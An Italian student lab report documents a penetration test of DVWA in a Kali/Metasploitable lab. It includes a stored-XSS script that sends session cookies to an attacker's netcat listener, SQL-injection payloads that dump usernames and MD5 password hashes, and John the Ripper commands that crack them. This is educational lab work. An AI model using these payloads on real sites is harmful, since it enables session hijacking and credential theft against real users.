

DOCUMENTAZIONE ATTIVITA' DI PENTEST SU DVWA

S6/L5 - GIULIA FIACCHI

Come richiesto dalla traccia del progetto, ci siamo concentrati sull'exploit delle vulnerabilità di sicurezza presenti nell'applicazione DVWA (Damn Vulnerable Web Application) installata sulla macchina di laboratorio Metasploitable. L'obiettivo principale era quello di dimostrare come sfruttare le vulnerabilità di XSS stored, SQL Injection e SQL Injection Blind, tutte configurate con un livello di sicurezza impostato su LOW.

Lo scopo era quello di recuperare i cookie di sessione delle vittime attraverso XSS stored e recuperare le password degli utenti attraverso SQL Injection.


PROCEDIMENTO:

1. Accensione delle macchine di laboratorio, Kali e Metasploitable da Virtual Box (con impostazione di scheda di rete su "rete interna")
2. Da Kali accedere alla DVWA tramite browser inserendo: <http://192.168.50.101/dvwa/>
3. Eseguire l'accesso con le credenziali "admin" e "password"
4. Andare nella sezione DVWA security ed impostarla su 'LOW'




XSS STORED

Dopo aver fatto questo ci spostiamo nella sezione 'XSS stored' e possiamo osservare che ci dà la possibilità di inserire un nome e un messaggio che verrà poi visualizzato.



Prima di procedere con l'attacco XSS stored mettiamo in ascolto la porta che indicheremo nello script, in questo caso si è scelta la porta '1234'; quindi aprire il prompt di Kali e in riga di comando inserire:

nc -lvp 1234




```
File Actions Edit View Help
(kali@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
```

Per l'attacco di XSS stored, è stato creato un messaggio nel guestbook che includeva uno script JavaScript per il furto dei cookie di sessione:

name: Giulia

message: Adoro la cybersecurity <script> let img = new Image(); img.src = "http://192.168.50.100:1234?q=" + document.cookie </script>

Nella digitazione dello script ci si è resi conto che non è possibile inserire tutto lo script, questo è dovuto dall'impostazione della lunghezza del messaggio. Per questo si è cliccato tasto dx nel messaggio e cliccato 'Inspect', da qui si è potuta modificare la lunghezza da 50 a 200 caratteri.



Una volta modificata la lunghezza si è finito di inserire lo script. Poi è stato cliccato su 'sign Guestbook' e caricato correttamente.

Dal messaggio che è stato dato come risposta possiamo notare che è visibile solamente il nome e la frase “Adoro la cybersecurity”, mentre la parte dello script viene nascosta.

Name: test Message: This is a test comment.
Name: Giulia Message: Adoro la cybersecurity

Questo script è stato eseguito con successo quando visualizzato dalla vittima, inviando i cookie a un server controllato dall'attaccante (grazie alla porta in ascolto).

```
(kali@kali)-[~]  
$ nc -lvp 1234  
listening on [any] 1234 ...  
  
192.168.50.100: inverse host lookup failed: Unknown host  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 42722  
GET /?q=security=low;%20PHPSESSID=5a05d94ca73627a89733eb82c7d830af HTTP/1.1  
Host: 192.168.50.100:1234  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: image/avif,image/webp,*/  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/
```

SQL INJECTION

Ora ci spostiamo nella sezione della 'SQL Injection', dove troviamo un campo input ID per iniettare i payload malevoli per il nostro scopo ovvero, estrarre informazioni sensibili dal database, come le password degli utenti.

Per prima cosa si è provato ad inserire il valore **1** nell'input e ha dato come risultato:

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

Quindi si è osservato che ID=1 restituisce un singolo record dal database ma, non è abbastanza.


Si è provato poi ad inserire **' OR 1=1** e ha restituito il seguente errore di sintassi e ci dice quindi di cambiare l'input per avere il risultato che vogliamo ottenere:

User ID:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Si è quindi inserito 'OR 1=1 #' (si può utilizzare anche --), in questo caso se andiamo ad osservare il codice, cliccando su 'View source', si nota che c'è '\$id', così facendo si annulla il primo e inserendo # metto il commento, annullando così il resto della query e dando in input un'affermazione vera.

Il risultato è stato che si è riusciti a recuperare la lista dei nomi utenti e verificare la vulnerabilità.



Vulnerability: SQL Injection

User ID:

ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith

Una volta verificato che l'iniezione ha funzionato, si è provato con un payload per enumerare gli utenti:

' UNION SELECT user, password FROM users #



Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

E si è notato che ha restituito la tabella users con first name e surname, ma surname (password) contiene dei codici hash MD5 e perciò non è possibile vedere in chiaro la password quindi è necessaria un'azione di cracking con 'John The Ripper'.

Si è aperto il prompt di Kali e creato un file txt chiamato "hash.txt" dove si è copiati gli hash ottenuti dalla DVWA

```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.0 hash.txt  
5f4dcc3b5aa765d61d8327deb882cf99  
e99a18c428cb38d5f260853678922e03  
8d3533d75ae2c3966d7e0d4fcc69216b  
0d107d09f5bbe40cade3de5c71e9e9b7  
5f4dcc3b5aa765d61d8327deb882cf99
```

Dopo si è startato John the ripper con il comando: `john --format=Raw-MD5 --incremental hash.txt`

```
(kali@kali)-[~]  
$ john --format=Raw-MD5 --incremental hash.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press 'q' or Ctrl-C to abort, almost any other key for status  
abc123 (??)  
charley (??)  
password (??)  
letmein (??)  
4g 0:00:00:02 DONE (2024-07-03 09:07) 1.403g/s 896134p/s 896134c/s 1051KC/s letebru..letmish  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

Infine con il comando: `john --format=Raw-MD5 --show hash.txt` si è richiesto di visualizzare le password trovate e così è possibile collegarlo all'ordine corrispondente degli users.

```
(kali@kali)-[~]  
$ john --format=Raw-MD5 --show hash.txt  
?:password  
?:abc123  
?:charley  
?:letmein  
?:password  
  
5 password hashes cracked, 0 left
```

SQL Injection Blind

Ancora ci si è spostati nella sezione SQL Injection Blind e da qui si è cercato di inseri payload che dessero dei risultati, sono stati utilizzati i stessi comandi usati nel SQL Injection e si è notato che se viene inserito un payload che riconosce come corretto questo darà una risposta, invece se inseriamo un payload sbagliato non darà alcuna risposta e a differenza del SQL Injection non darà nemmeno l'errore della sintassi; semplicemente non restituirà nulla.

Ma, nonostante la mancanza di visualizzazione diretta dei risultati, è stato possibile ottenere informazioni utili tramite manipolazione delle query.

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 'OR 1=1 #
First name: admin
Surname: admin

ID: 'OR 1=1 #
First name: Gordon
Surname: Brown

ID: 'OR 1=1 #
First name: Hack
Surname: Me

ID: 'OR 1=1 #
First name: Pablo
Surname: Picasso

ID: 'OR 1=1 #
First name: Bob
Surname: Smith

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Conclusioni

L'esercitazione ha fornito una chiara dimostrazione delle vulnerabilità presenti in DVWA quando il livello di sicurezza è impostato su "Low". L'importanza di comprendere e mitigare queste vulnerabilità è stata sottolineata attraverso l'esecuzione pratica degli attacchi. Il processo di documentazione dettagliata ha permesso di acquisire una comprensione pratica della vulnerabilità e delle tecniche di sfruttamento, per affrontare e proteggere sistemi reali da simili minacce di sicurezza.